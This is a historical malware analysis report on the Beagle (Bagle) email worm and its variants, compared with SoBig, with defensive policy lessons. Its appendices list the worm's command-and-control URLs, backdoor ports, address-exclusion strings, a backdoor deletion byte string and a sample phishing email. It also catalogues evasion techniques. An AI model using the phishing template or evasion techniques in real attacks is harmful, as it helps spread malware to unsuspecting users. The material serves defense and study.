Over the weeks following the release of Beagle.X, a few other versions of the code were discovered and reported by various AV vendors. This slow and sparse reporting is possibly due to the code being deleted from machines once its functionality is exhausted and relatively small infection rates. Although, as mentioned above, it is also quite likely due to the low probability that a machine that has been infected with a previous version of Beagle for days or weeks has the capability to discover malicious code and submit it to an AV vendor. Beagle.Z was reported by Panda Software (see references for Panda's web site) April 24, 2004. It is another iteration of the Trojan code that uses port 18881 and notifies a new set of web addresses when an installation is successful on a victim machine. The following day (April 25) produced a report on Symantec's Deep Sight for Trojan.Mitglieder.G. Each had components of previous versions and likely used previously compromised systems for installation.

Additional variants will likely follow this list, as will new worms, building on the successes of Beagle.

Discussion

As with all viral code, the discoveries of new variants and possibly new functions will continue. As of this writing, the Beagle worm has shown successful incorporation of the following infection vectors:

- Mass Mailing
- File Sharing Services
- Infection of EXE files
- Software bug exploitation allowing for arbitrary code execution

Furthermore, it has incorporated a number of functions to multiply the potential damage and/or hamper detection and removal:

- Disabling security program update features
- Inserting itself into a legitimate Windows process memory space
- Memory residency
- Use of hard-code DNS address as a failsafe for finding MX records
- Employing a wide array of subject lines and messages
- Extensive use of social engineering tactics, especially within subject/messages
- Inserting random data into the code to change the file size/checksum
- Generating a random filename for attachments with worm code
- Shifting Registry locations and key names/values
- Changing filenames of code loaded on infected machine
- Use of UPX/PEX to slow reverse engineering
- Using modified PEX/packing methods to avoid generic worm detection signatures
- Installation of a backdoor service
- Generating unique identifiers for all compromised hosts
- Relaying IP address, unique identifier, and open port to author-controlled location
- Use of .zip files to bypass many attachment filters settings
- Use of password protected .zip files to bypass virus scanners
- Distribution of Trojan via previously compromised boxes
- Use of compromised boxes to control other compromised machines
- Incorporating host EXE infection
- Exploiting vulnerabilities to install files/updates from rotating Internet hosts
- Opening legitimate applications to cover background infection process
- Use of hidden windows to hide Trojan activity

In addition, the worm's release appears to follow some sound testing procedures, ensuring the technical infrastructure is sound before adding the subject/message selection process to the email, much in the same way SoBig did in 2003²⁰. SoBig relayed information back to a server (via an ICQ address) and downloaded a file containing additional locations for programs to execute. Beagle combines proven propagation vectors with social engineering tactics to overcome the need to have a user open an attachment (admittedly a task that often seems all too easy to many system administrators).

Beagle avoids the current popularity of utilizing IRC channels with worms to feed remote control commands by having the infected machine send all the information necessary for control to an outside machine (all on port 80). Even administrators that block all outbound access to IRC must now consider blocking the addresses used in the worms. As shown above, however, the code can change quickly and be released many times in a single day. Moreover, the worm itself has a built-in update function (the “-UPD” command noted above) that could conceivably be used to change the code on infected machines as it propagates, also hindering removal efforts as the filenames, sizes, etc. may all change with the update.

The use of previously compromised machines (those infected with a more widely distributed version of the mass mailer) to install the Mitglieder Trojan is another simple, but well developed strategy. By using machines that are currently infected with a worm that is at least a few days old, the author(s) can be fairly confident that the user of the compromised machine is not especially vigilant with security updates. This is good for two reasons: the Trojan will be able to relay mail for a significant amount of time before detection, and samples of the undiscovered code are unlikely to reach AV vendors for study.

Moreover, by opening a backdoor without authentication, the author allows other worms or coders to control the machine and the Beagle worm. Worms such as Jeefo²¹ that infect Portable Executables such as Beagle and change the code could wreak havoc on anti-virus efforts, changing the code before, after, or during the propagation. These worms would act outside of built-in update features such as those in Beagle or IRC-controlled worms. Beagle itself began including such features with version .M, adding the ability to infect PE files on compromised machines.

An astounding feature of this worm is the use of protected .zip files that will run through most anti-virus scanners. Supplying the generated password is a function that will undoubtedly be copied by worms in the future, and will force AV vendors to come up with new mechanisms for scanning network traffic. At its heart, however, Beagle doesn't require the technical conjecture presented above. The worm spreads because of a completely non-technical problem, users opening unrequested attachments. In an attempt to block this worm, system administrators are more than willing to jettison certain levels of functionality and service within their respective networks. Everything from restricting attachments to blocking all email has been attempted to stop viral code from infecting workstations.

It should also be noted that later versions of the worm contained non-displayed text (hidden in the Visual C code for the worm) directed at writers of “competing” mass mailer Netsky (Visual C++ v6). Netsky itself contained lines in later iterations pointed at the author(s) of Beagle. The Netsky worm (Netsky.F and later) attempted to remove the Beagle infection (an approach that would work on Beagle variants .A-.I) on a machine by removing Registry entries. This may explain the high number of variants as possibly artificial (as opposed to a natural evolution of the code to improve its power/speed),

intended to force reverse engineering so that these messages would be found or simply as new vehicles for this battle of derogatory lines.

It has been suggested that the creator(s) of Beagle are tied to the spamming industry that has grown exponentially over the last few years. Beagle, it is argued, could be used to retrieve valid email addresses as well as relay messages on behalf of spammers. The worm is certainly well defined for such a task. Although not seen by the current versions of the code, it is certainly within its scope to transmit the email addresses it uses to an outside agency. Furthermore, it is clearly an efficient mass-mailing tool; changing the contents of the message is an easy task—simply update the code by way of the built-in “update” command. Infected boxes are already relays for email, and since the compromised machines have been “catalogued” by a unique identifier sent to the attacker’s servers, controlling an army of unknowing relays would be a minimal challenge. If there is truly a financial incentive behind code such as Beagle there will be no end to the technical innovation or to the number of these worms released onto the Internet.

Beagle’s Functionality in Brief

Below is a consolidation of the functions tested and incorporated with each version of Beagle. Next to each variant are some of the prominent characteristics of each as well as a descriptive tag for the function. The tags are not exclusive; that is, a Base Function or Social Engineering item may also be considered to hinder detection or extend the code’s life. These are just guides, identifying the main reason one may include the module in a mass mailing worm. With this skeleton it is easier to see how pieces of the code were deployed into “production.”

.A	EXE attachment Opened backdoor Downloaded additional code	Base Function Base Function Base Function
.B	Generated Unique ID Submitted ID/port/address info to author Tested remote control abilities Changed backdoor port	Enhanced control Enhanced control Improved reliability Base Function
.C	Added 33 subject lines Disabled security products DNS server added Injected into explorer.exe	Social Engineering Hampered Detection Improved reliability Hampered Detection
.D	Changed mutex name	Hampered Detection
.E	Added text line Changed Compression mechanism Changed filenames/Registry entries	Social Engineering Hampered Detection Hampered Detection

.F	Inserts random “junk” data Eliminates use of hash/checksums Large shell changes – subjects, attachments, etc. Encrypted payload occasionally Added infection vector – “shar”	Hampered Detection Hampered Detection Social Engineering Hampered Detection Extended Life/Reach
.G	Always sends encrypted payload	Extended Life/Reach Hampered Detection
.H	Changed shell – icon different	Extended Life/Reach
.I	Changed filenames	Extended Life/Reach
.J	Completely revamped shell	Social Engineering Extended Life/Reach
.K	New filenames/Reg values	Hampered Detection
.L	Installs trojan - leverages tool: Mitglieder Utilizing pre-built machine army to disperse	Base Function Base Function
.M	Acts solely as Trojan – changes character	Extends Life/Reach
.M(mm)	Changed install routine EXE infection Added compression – RAR Password as graphic	Hampered Detection Base Function Base Function Hampered Detection
.N	File size increased	Hampered Detection
.O	Changed filenames/Registry entries	Hampered Detection
.Q	New vector – only require opening message Modular infection sequence	Base Function Base Function Hampered Detection
.R-.T	Changes filenames, etc.	Extends Life/Reach
.U-.V	No subjects, messages-covers with legitimate app.	Hampered Detection
.W-.X	Hidden Trojan Email relay Updates/Commands from compromised hosts	Hampered Detection Base Function Base/Detection

What is Gained Reading a Worm's History?

Personal interest aside, investigating the development patterns of other worms, especially those with a similar propagation mechanism and payload, can be extremely helpful in predicting the path of new code. For example, by giving SoBig just a cursory overview, one can see a progression similar to Beagle's²². Each worm used its SMTP engine, process names and Registry Keys that changed with each variant, and termination dates to halt propagation as new variants were released. Moreover, both pieces of code attempt to install proxies on the infected host making it possible to relay email anonymously.

January 2003	SoBig.A	Independent SMTP Engine Lifts email addresses through system scan Downloads Additional Code from Internet Location Attachment is PIF Attempts very specific share replication Reports of Trojan (Lala) being downloaded
May 18, 2003	SoBig.B	Set short-term termination date (May 31) Changed Shell ("From:" field, mutex, etc.) Logs Mass Mail recipients Identified by various names by AV vendors
May 31, 2003	SoBig.C	Hard-coded mail servers Adds network share propagation vector Set short-term termination date (June 8) Attachment now SCR or PIF Downloaded additional code/updates
June 18, 2003	SoBig.D	"From:" field from those lifted or admin@ Expanded subject/attachment selections Set short-term termination date (July 2) Opened backdoor/connected to servers (NTP)
June 25, 2003	SoBig.E	"From:" is spoof, "support," or logged on user Expanded subject selections again Use of ZIP to enclose PIF file Set short-term termination date (July 14)
August 18, 2003	SoBig.F	Communicates with external server Set short-term termination date (Sept 10) Installation of WinGate Proxy/Lala Trojan Spoofed sender as above Removed open UDP ports\backdoor Retrieves update information from master server Attempts peer\file sharing propagation

This truncated history of SoBig points out a few rather important steps in its development. Whether or not malicious code like this proves to be the work of paid developers, the work and processes can certainly be defended as “professional quality.” Much like Beagle, which began one year after SoBig first appeared, tested various components with termination dates and later combined them with more elaborate exteriors (subject, From: fields, attachment names, etc.) and additional propagation vectors for maximum distribution. Each signaled its use of backdoors/relays with early attempts to open channels and retrieve code from the Internet. The techniques used quite successfully by SoBig were repeated by Beagle, and will likely be used by worms in the future. Other virus writers will likely adopt the tricks introduced by Beagle. Studying the reasons for Beagle’s success can help security administrators defend against these “professionally” crafted worms. Policy decisions can be made now regarding the acceptance of email attachment blocks, especially when known worms are spreading quickly. Noting the combination of attacks used by worms can make their presence easier to detect; there is not a reliance on a single vector or single symptom. IDS sensors can be configured to watch for telltale signs of mass mailers, IRC backdoors, etc. Worm writers diligently adhere to “go with what works;” the past success of Beagle will provide tools to build upon for years.

Worms now infect, install additional code unrelated to the propagation vector, delete the original code, and then pass control of workstations to the virus authors with remarkable swiftness. One tool that will help improve these programs is the same as on the traditional side of software development: process improvement.

Security Planning Lessons

Studying well-crafted worms such as Beagle can yield a number of tips on how to effectively fight viruses of all kinds. Although nothing like the formal and well-defined models such as SEI’s CMMI²³, this section does offer a few points of improvement for systems administrators charged with protecting data from malicious code. It should be evident from the short life of Beagle (relative to code like Melissa and Code Red that still appear on the Internet) that the changes to a worm’s propagation vectors can render specific tactics and virus signatures worthless very quickly. Many plans revolve around only keeping anti-virus software up to date²⁴. Although this a very effective plan for most desktops, one can see by studying Beagle that the potential for a virus attack before a new signature is deployed is quite great. A strong response infrastructure is required to mitigate threats. This infrastructure includes all decision makers required to apply restrictions to incoming traffic. Basic improvement plans with respect to viral mitigation include:

- Continuous study of virus propagation vectors & software vulnerabilities
- Evaluation of detection tools and signatures
- Review of internal policies (as they relate to how traffic flows into the organization)
- Evaluation of response plans (and all tools available to control traffic flow)

Worm writers are certainly studying vulnerabilities and how to quickly exploit them. Those that come with an advisory statement ending in “execute arbitrary code remotely” are always worthy of patching. Detection mechanisms should be reviewed for how well they can identify abnormal events. IDS signatures that detect mass mailers would be effective at catching Beagle, Netsky, MyDoom, etc. So many worms use the mass mailer vector; this type of signature is a necessity for network threat detection. However, this type of detection mechanism is only possible if there is a tight asset management (knowing what and where legitimate mail servers are) process in place within the enterprise. When new attachment formats (such as encrypted zip archives) are employed, it is critical that decision makers be ready to block the file types at the mail relays. Again, this requires a pre-existing control over the types of mail that are allowed into the network. There are generic tools built into most every network device that can help. These include access list creation, routing policies, mail blocks, DNS dead listing, manual IDS signature creation, firewalling, etc. All of these tools are not necessary to combat malicious code. However, a strategy will be limited to what tactics are available. A sample inventory of these tools preceding the Beagle attacks would have allowed an administrator to take the following actions:

<u>Action</u>	<u>Versions Mitigated</u>
Policy/ Tools to Block Certain Attachments	Beagle.A-V
Block DNS server (hard coded address)	Beagle.C-X
Dead list “registration” sites	Beagle.B-V
Block “From:” fields and/or subjects	Beagle.A, J-K, U-V
Detect/Investigate backdoor port use	Beagle.A-T
Block download sites	Beagle.Q-T
Filter HTA/ActiveX	Beagle.Q-T
Filter Port 81	Beagle.Q-T
Filter Trojan Ports	Beagle.B-X

Mass mailer worms are easy to underestimate and dismiss as annoyances that simply degrade network performance. However, the capability of these simple applications to catalog resources, greatly improve attacker reconnaissance, steal files, and to silently test new exploits on production networks requires attention.

To battle modern worms effectively and completely, information assurance administrators will have to have an understanding of all network facets. Practically, this means having the ability to change detection and rejection systems (IDS, firewalls, router ACLs, AV software, email gateways, etc.) quickly based on pre-established security policies. The lesson of worms like Beagle is that virus writers have great control over their software’s functionality. These authors are becoming more skillful at evading tools that are designed to catch their products. They are improving the quality of their releases in controlled development cycles-and learning from each version’s successes and failures. To effectively fight malicious code, security professionals must learn just as quickly.

Additional Information for the Curious-Order of events for generic (early variant) Beagle infection:

Unpacks 3 files to the local machine (SMTP engine, loader, copy of virus for attachments)

Creates Registry entries to ensure worm runs at each startup

Opens backdoor port

Sends GET to specified web servers

Attempts to halt specific security update services

Scans local disk for email addresses

Transmits crafted email/attachment to each address (with exceptions listed below)

Copies worm to directories with string "shar" in name

-Email Address Exceptions

The Beagle worm disregards addresses with the following strings:

Note-Beagle.A uniquely ignored .rl

@hotmail.com

@msn.com

@microsoft

@avp

After Beagle.A, the worm also ignores:

noreply

local

root@

postmaster@

By Beagle.Q and its variants the list expanded to also include:

@foo

@iana

@messagelab

abuse

admin

anyone@

bsd

bugs@

cafee

certific

contract@

f-secur

feste

free-av

gold-certs@

google

help@

icrosoft

info@

kasp
linux
listserv
nobody@
noone@
ntivi
panda
pgp
rating@
samples
sopho
spam
support
unix
winrar
winzip

Beagle.U and .V cut all but two of the exceptions, add carried the short list of:

@avp.
@microsoft

-Ports used by Beagle backdoors

Ports 6777, 4751, and 8866 are all unassigned by IANA.

Port 1220 is registered to Apple's QT Server Admin.

Port 2745 is registered with IANA to URBISNET.

Traffic spikes on this port can be monitored at the Internet Storm Center site:

http://isc.incidents.org/port_details.html?port=2745

Note: Agobot.HM scanned for this port and attempted to upload code to machines compromised with certain versions of Beagle.

Port 2556 (TCP and UDP) is registered with IANA to nicetec.de (nicetec-nmsvc), as is port 2557 (nicetec-mgmt).

-Extensions Beagle looks for when searching for email addresses

Beagle.A searches for email addresses in files with the following extensions:
WAB, TXT, HTM, HTML.

Beagle.K expands this and searches for email addresses in files with the following extensions:

WAB, TXT, MSG, HTM, XML, DBX, MDX, EML, NCH, MMF, ODS, CFG, ASP, PHP, PL, ADB, TBB, SHT, UIN and CGI.

-DNS servers coded into the worm:*Search results for: 151.201.0.39*

OrgName:	Verizon Internet Services
OrgID:	VRIS
Address:	1880 Campus Commons Dr
City:	Reston
StateProv:	VA
PostalCode:	20191
Country:	US

Search results for: 217.5.97.137

OrgName:	RIPE Network Coordination Centre
OrgID:	RIPE
Address:	Singel 258
Address:	1016 AB
City:	Amsterdam
StateProv:	
PostalCode:	
Country:	NL

-Websites that Beagle sends “GET” information to:

Beagle.A

<http://www.elrasshop.de/1.php>
<http://www.it-msc.de/1.php>
<http://www.getyourfree.net/1.php>
<http://www.dmdesign.de/1.php>
<http://64.176.228.13/1.php>
<http://www.leonzernitsky.com/1.php>
<http://216.98.136.248/1.php>
<http://216.98.134.247/1.php>
<http://www.cdromca.com/1.php>
<http://www.kunst-in-templin.de/1.php>
<http://vipweb.ru/1.php>
<http://antol-co.ru/1.php>
<http://www.bags-dostavka.mags.ru/1.php>
<http://www.5x12.ru/1.php>
<http://bose-audio.net/1.php>
<http://www.stngdata.de/1.php>
<http://wh9.tu-dresden.de/1.php>
<http://www.micronuke.net/1.php>
<http://www.stadthagen.org/1.php>
<http://www.beasty-cars.de/1.php>
<http://www.polohexe.de/1.php>
<http://www.bino88.de/1.php>
<http://www.grefrathpaenz.de/1.php>

<http://www.bhamidy.de/1.php>
<http://www.mystic-vws.de/1.php>
<http://www.auto-hobby-essen.de/1.php>
<http://www.polozicke.de/1.php>
<http://www.twr-music.de/1.php>
<http://www.sc-erbendorf.de/1.php>
<http://www.montania.de/1.php>
<http://www.medi-martin.de/1.php>
<http://vvcgn.de/1.php>
<http://www.ballonfoto.com/1.php>
<http://www.marder-gmbh.de/1.php>
<http://www.dvd-filme.com/1.php>
<http://www.smeangol.com/1.php>

Beagle.B

www.strato.de/1.php
www.strato.de/2.php
www.47df.de/wbboard/1.php
www.intern.games-ring.de/2.php

Beagle.C, .D, .E

<http://permail.uni-muenster.de>
<http://www.songtext.net/de>
<http://www.sportscheck.de>

Beagle.F, .G, .H, .I, .J, .K

<http://postertog.de/scr.php>
<http://www.gfotxt.net/scr.php>
<http://www.maiklibis.de/scr.php>

Beagle.U, .V

<http://www.werde.de/5.php>

Beagle.W

www.lowenbrau.ru
www.ctn.ru
alfinternational.ru
www.psnr.ru
www.deadlygames.de
www.o-problemo.de
www.tv87.de
www.ranknet.de
www.joerrens.de
www.bbszene.de
www.gebr-wachs.de
www.lords-of-havoc.de

comdat.de
www.eurostretch.ru
mir-auto.ru
artesproduction.com
www.hhc-online.de
gaz-service.ru
rdwufa.ru
www.komandor.ru
www.mirage.ru
prizmapr.ru
avistrade.ru
service6.valuehost.ru
www.thomas-we.de
partiyazerna.lgb.ru
pvcps.ru
monomah-city.ru
mir-vesov.ru
promco.ru
www.13tw22rigobert.de
die-cliquee.de

Beagle.X

<http://bohema.amillo.net>
<http://abc517.net>
<http://www.abc986.net>

-Remote Deletion String

Beagle (through version .K) could be remotely removed (files will be deleted, Registry keys remain intact) by sending the following text string to the backdoor port (discovered by Joe Stewart of Lurhq)²⁵:

```
0x43 0xff 0xff 0xff 0x00 0x00 0x00 0x00 0x04 0x31 0x32 0x00
```

-Ties to Mitglieder

The similarities to the Trojan known as Mitglieder are significant. At this time it is impossible to tell if the same author(s) wrote the code, if the common traits were placed in Beagle as a red herring, or if it is all entirely coincidence. Possibly the most telling evidence that the two are linked is Beagle.L and .M utilized a new variant (not seen up to that point) of the Mitglieder code to install a backdoor and turn machines into email relays.

Mitglieder was discovered in the wild January 8, 2004. It has also gone through a number of iterations in its refinement cycle. It opens a mail relay on infected machines. The

Trojan also attempts to download and execute a keystroke logger/password stealer named Ldpinch (sends data to xxx234@mail.ru, compressed in FSG, Visual Basic).

Mitglieder copies itself to the Windows system directory as "ibot4.exe." It adds the value ssgrate.exe to the Registry (a similar entry to the one used by Beagle variants, "ssate.exe" and "srate.exe") and attempts to stop the same process as Beagle with the exception of Avltmain.exe and Outpost.exe. The Trojan attempts to connect to a website and PHP file. The second version of the code turned the infected machine into an email relay.

-Example of Possible Beagle.J/.K Email

Mass mailer worms and spam often employ well-crafted message subjects and text to fool users into opening attachments. Below is an example of a possible email carrying the Beagle.J/.K worm, one of the more successful versions of the code at creating a message that readers would find believable:

From: support@<recipient's_domain>

Subject: Email account utilization warning.

[Message Text]: Your e-mail account will be disabled because of improper using in next three days, if you are still wishing to use it, please, resign your account information.

For details see the attached file.
For security reasons attached file is password protected.
The password is "<random_5-digit __password>".

The <recipient's_domain> team
http://www.<recipient's_domain>

-Icons for Selected Versions

The attachment icons for Beagle variants were undoubtedly part of the social engineering strategy of the author(s). Icons employed for the code include:

Beagle.A



Beagle.B



Beagle.C



Beagle.E



Beagle.G



Beagle.J



Beagle.U



Beagle.V



-Hidden Text Log

A side story to the worm outbreaks of early 2004 is the inclusion of messages, seemingly to other virus writers, as part of the malicious code²⁶. Beagle's part of this dialog is provided in the context of itself, MyDoom, and Netsky:

Beagle.J contains the following line of text, unseen by a user as the worm executes:
"Hey, NetSky, fuck off you bitch, don't ruine our bussiness, wanna start a war ?"

The MyDoom.G variant includes:

"To netsky's creator(s): imho, skynet is a decentralized peer-to-peer neural network. we have seen P2P in Slapper in Sinit only. they may be called skynets, but not your shitty app."

Netsky.F included the following (released the following day):

"Skynet AntiVirus - Bagle - you are a loser!!!!".

Beagle.K "responds" with:

"Hey, NetSky, fuck off you bitch!"

Netsky.G:

"Netsky AntiVirus - Give up, bagle & mydoom, dude! You are fucking your mother! I want to meet you in the U,S,A, Road-App time enc:[fg.od.jgij], and the you will know what pain is"

Netsky.H

"Skynet AntiVirus - MyDoom and Bagle are children"

Netsky.I

"Skynet AntiVirus - MyDoom and Bagle are spammer"

Netsky.J

"be aware! Skynet.cz - -->AntiHacker Crew<--"

Beagle.L

"#####
Hey, NetSky, fuck off you bitch!"

Netsky.K

"Skynet AntiVirus - We want to destroy malware writers business, including MyDoom & Bagle. To F-Secure and so on, we do not want damage systems, we only want to avoid that Bagle continues his dirty business. We have respect of your work (Your heuristic scan is not good enough! Make it better). When the beagle and mydoom loose, we wanna stop our activity. thats now. And personal words to mydoom: Your are so shitty i never seen in my life. A Sample is bin laden and saddam. Your are more, more as more. worse than bad, the only worst. I cannot describe you, you're so lame. And to the mydoom thieves: You will go into the prison next time in texas, nice to meet the bagle author there. Eat my shit, its similar your food, you know. And do not watch too much porn. Last words to all AV firms: We are the Skynet, not netsky! You can use commands on port 26 to deactivate the Skynet!. This is the last version of our antivirus. The source code is available soon. Note that the optimization limit is also reached. You can't get more with smtp engines. bagle and mydoom can continue his dirty impact. the 11th of march is the skynet day."

Beagle.M

“

The White Rabbit Presents

The first and the single
Anti-NetSky AntiVirus



”

Beagle.S

Contains the same picture as above, with the text changed to:
“Yeah, I’m the sneaky thingie ;)”

Netsky.R

"Yes, true, you have understand it.
Bagle is a shitty guy, he opens a backdoor
and he makes a lot of money. Netsky not, Netsky
is Skynet, a good software, Good guys behind it.
Believe me, or not.
We will release thousands of our
Skynet versions, as long as bagle is there and the
people...
Thanks to Bruce Schneider.
And to all people in cz and russia.
Best regards - We are the only SkyNet."

References/Notes

Notes

1 The three worms kicked off the 2004 mass mail surge and combined for a higher number of reported viral incidents than all the worms of 2003. Source: <http://www.vnunet.com/News/1153550>

2 <http://www.sophos.com/virusinfo/analyses/w32baglea.html>

3 Panda Software's Report on Beagle.A

http://www.pandasoftware.com/virus_info/encyclopedia/overview.aspx?IdVirus=43789&sind=0

4 A few analysts have submitted the possibility that the worm (and ones like it) are the work of professional spamming outfits. One such report can be found at Sophos' site:

<http://www.sophos.com/virusinfo/articles/wormwarwords.html>

5 CA's analysis of MiMail <http://www3.ca.com/virusinfo/virus.aspx?ID=36092>

6 There are numerous sites listed below to investigate the Beagle variants described in this report, to see a detailed account of the first version:

http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_BAGLE.A or

<http://securityresponse.symantec.com/avcenter/venc/data/w32.beagle.a@mm.html>

7 MyDoom damage prognostication http://www.worldnetdaily.com/news/article.asp?ARTICLE_ID=36800

8 Netsky's damage estimate at <http://www.entmag.com/news/article.asp?EditorialsID=6142>

9 Mitglieder was detected on some customer machines as reported by Symantec:

<http://securityresponse.symantec.com/avcenter/venc/data/w32.beagle.a@mm.html>. This detection may have been testing of the Mitglieder code on infected machines. The reports of finding Mitglieder could have served as a warning to the Beagle author(s), propelling them to stealthier tactics such as removing the code altogether once a test was complete (as is observed as possible in the next version of the code, Beagle.B).

10 This possibility is suggested based on the work of Dr. Adam Young and Dr. Moti Yung. The use of cryptography in virus code is exceptionally well documented in their book, "Malicious Cryptography: Exposing Cryptovirology," Wiley Publishing, 2004. ISBN: 0-7645-4975-8.

11 The encrypted attachments could not be scanned by many products:

<http://www.techworld.com/news/index.cfm?fuseaction=displaynews&NewsID=1120>.

12 Tofger, although it had no self-replicating features, did employ password-protection:

<http://www.enterpriseplanet.com/security/news/article.php/3111701>.

13 Versions of Mitglieder discovered after Beagle.K:

<http://www.symantec.com/avcenter/venc/data/Trojan.mitglieder.d.html>

<http://www.symantec.com/avcenter/venc/data/Trojan.mitglieder.e.html>.

14 Microsoft's advisories: <http://www.microsoft.com/technet/security/bulletin/MS03-040.asp>.

15 Introduction to HTA files:

<http://msdn.microsoft.com/library/default.asp?url=/workshop/author/hta/overview/htaoverview.asp>.

16 A good example of the multiple reports needed for the components of Beagle.Q:

http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=HTML_BAGLE.Q-1

http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=HTML_BAGLE.Q

http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=VBS_BAGLE.Q

http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=PE_BAGLE.Q

17 Beagle.U's look was noted at Trend Micro:

http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_BAGLE.V&Vsect=T

18 Beagle.U took a mere 6 hours to go from Category 2 to 3 according to Symantec:

<http://www.symantec.com/avcenter/venc/data/w32.beagle.u@mm.html>, and reached "epidemic" levels according to Panda Software:

http://www.pandasoftware.com/virus_info/encyclopedia/overview.aspx?IdVirus=45878&sind=0.

19 Panda had no posting of Beagle.X/Mitglieder five days after its discovery. Sophos posted a notice that although they had not received a report of the Trojan, they would print a warning based on customer inquiry (as of April 12, 2004 this was: "At the time of writing, Sophos has received no reports from users affected by this Trojan. However, we have issued this advisory following enquiries to our support department from customers." at <http://www.sophos.com/virusinfo/analyses/trojbaglex.html>. The report from F-Secure includes the text of the spammed message: http://www.f-secure.com/v-descs/mitgl_ai.shtml.

20 The similarity to SoBig has been noted by other reports as well: http://news.com.com/2100-7349_3-5143726.html. In addition, the following provide background on SoBig that were used in drawing this comparison: <http://securityresponse.symantec.com/avcenter/venic/data/w32.sobig.a@mm.html>, and the methodology of the worms noted at: <http://www.eweek.com/article2/0,4149,1460087,00.asp>.

21 Jeefo was not especially widespread, but has an interesting infection routine. Details are available in the Symantec report at: <http://securityresponse.symantec.com/avcenter/venic/data/w32.jeefo.html>.

22 SoBig was also believed to be a spammer-created, for-profit worm: <http://news.com.com/2100-1002-5067886.html?tag=nl>

23 Justice can be done to the extensive work done by SEI on the CMMI at:

<http://www.sei.cmu.edu/cmmi/general/general.html>

24 And some considered stopping mail altogether: <http://www.nwfusion.com/news/2004/0202worm.html>.

25 Lurhq can be found at <http://www.lurhq.com>. A good discussion of the remote removal is available at <http://www.f-secure.com/v-descs/bagle.shtml>.

26 The hidden text discussion is expanded at the following locations:

<http://www.sophos.com/virusinfo/articles/wormwarwords.html>,

<http://www.eweek.com/article2/0,1759,1541831,00.asp>, and http://zdnet.com.com/2100-1105_2-5168983.html among others.

Acknowledgements

The details of each Beagle strain were compiled from reports found at the AV vendor sites listed below and independent evaluation of code samples.

Virus identification and reverse engineering produces varied results; exact names will not be consistent with the paper (for internal consistency, the Symantec nomenclature was used for the Beagle variants through .M), however, the following sites will provide a wealth of background on all the variants discussed here.

The Symantec Deep Sight reports were especially helpful with comparing each version of the worm for distinctions. <http://tms.symantec.com>

Symantec Security Response

<http://www.symantec.com/avcenter/>

Trend Micro Virus Information Page

<http://www.trendmicro.com/vinfo/>

Computer Associate's Anti Virus Site

<http://www3.ca.com/virusinfo/>

F-Secure's Virus Information Site

<http://www.f-secure.com/virus-info/>

Panda Software's Virus Information Site

http://www.pandasoftware.com/virus_info/

Sophos

<http://www.sophos.com/>

Kaspersky Labs

<http://www.kaspersky.com/>

Specific Reports of Interest on Beagle

Computer Associate's Report on Beagle.E

<http://www3.ca.com/virusinfo/virus.aspx?ID=38437>

Network Associates' Report on Beagle.H

http://vil.nai.com/vil/content/v_101068.htm

Sophos – Beagle.I Report

<http://www.sophos.com/virusinfo/analyses/w32baglei.html>

Kaspersky Labs' Beagle.A Report

<http://www.avp.ch/avpve/worms/email/bagle.stm>

F-Secure Security Information Center

<http://www.f-secure.com/virus-info/>

F-Secure's Bagle.I Report

http://www.f-secure.com/v-descs/bagle_i.shtml

Panda Software's Virus Information Site

http://www.pandasoftware.com/virus_info/

Trend Micro's Beagle.W Report

http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_BAGLE.W

CA's Mitglieder.AC Report (Beagle.X)

<http://www3.ca.com/threatinfo/virusinfo/virus.aspx?id=38807>

Fisher, Dennis. "Viruses tag along," eWeek, March 29, 2004. Volume 21, #13, pg. 25.

Additional Reading

CERT Advisory on E-mail Worms

<http://www.cert.org/advisories/CA-2004-02.html>

The Search for ESA's Beagle 2 Mars Rover

<http://edition.cnn.com/2004/TECH/space/03/08/mars.beagle.reut/>

**Lessons from Virus Developers:
The Beagle Worm History Part 2: April 25 Through August 31, 2004
infectionvectors.com**

Introduction

The first part of this report (“History of the Beagle Worm Through April 24, 2004”) focused on the tremendous evolution shown by the Beagle worm over its first three months of life in the wild.¹ Specifically, it focused on how the author appeared to take great care in testing and optimizing worm variants before releasing them. Since that time there have been more variants of the code and new uses of the boxes they infected. Beagle’s lessons have extended to all computer users, not just security professionals. All machines are equally valuable in Beagle’s attack, in which it simply requires an army of infected machines from which to launch the next wave of its messages. Although from this tremendous list of machines the author could single out high-profile targets to control, they are more likely all just part of the same “spam net;” all with equal positions and fulfilling the same purpose: conquer more machines, harvest more target addresses, and remove barriers that interfere with relaying additional copies of the worm.

The effects of the Beagle worm have already been felt in the security community. The innovations it has included so far (and those to come) will continue to shape policy and products. One notable addition to virus scanners, especially those used on gateway devices, is password-cracking technology². Whether through OCR³ (grabbing the password delivered in non-text/image files) or brute force cracking attempts, the need to open ciphered ZIP files has been proven to be a requirement by Beagle.

Since January 2004 the Beagle worm has compromised thousands of machines, turning them into slaves capable of relaying mail, redirecting general Internet traffic, and virtually anything the worm author could conceive of doing with them. The previous report ended the last week of April 2004, just in the midst of Beagle.X. At that time it was not known how good of a stopping point that would be in documenting the Beagle history, it was the last variant for over two months.

The Return of the Worm

Beagle.Y

Discovered July 4, 2004, Beagle.Y represented the return of the familiar worm to the virus scene⁴. The lay-off between worms (.X was released in late April) did not result in any immediate innovations. Beagle.Y looked very much like .X, continuing to carry its own SMTP engine, opening a backdoor for remote control (this time TCP 1234), and attempting to stop a long list of security products. In addition, it also uses UPX compression and appends copies of itself with random data, making checksums of the worm variable.

One change in the worm (seen first in X but not explored in the first History paper) is the use of mutex⁵ spawning in addition to process killing to combat rival worms such as Netsky. By creating a mutex that is equivalent to those created by other worms, Beagle is able to prevent the respective viruses from running (and subsequently killing Beagle processes). The wide range of file types concocted by Beagle (possible extension/types include VBS, CPL, HTA, EXE, and ZIP) requires that the worm craft a corresponding infection routine. In each case, however, the virus drops a file (copy of the worm) into the Windows system directory and executes it. Beagle.X also employed a trick used early on, displaying a fake error message to hide the routines taking place in the background:

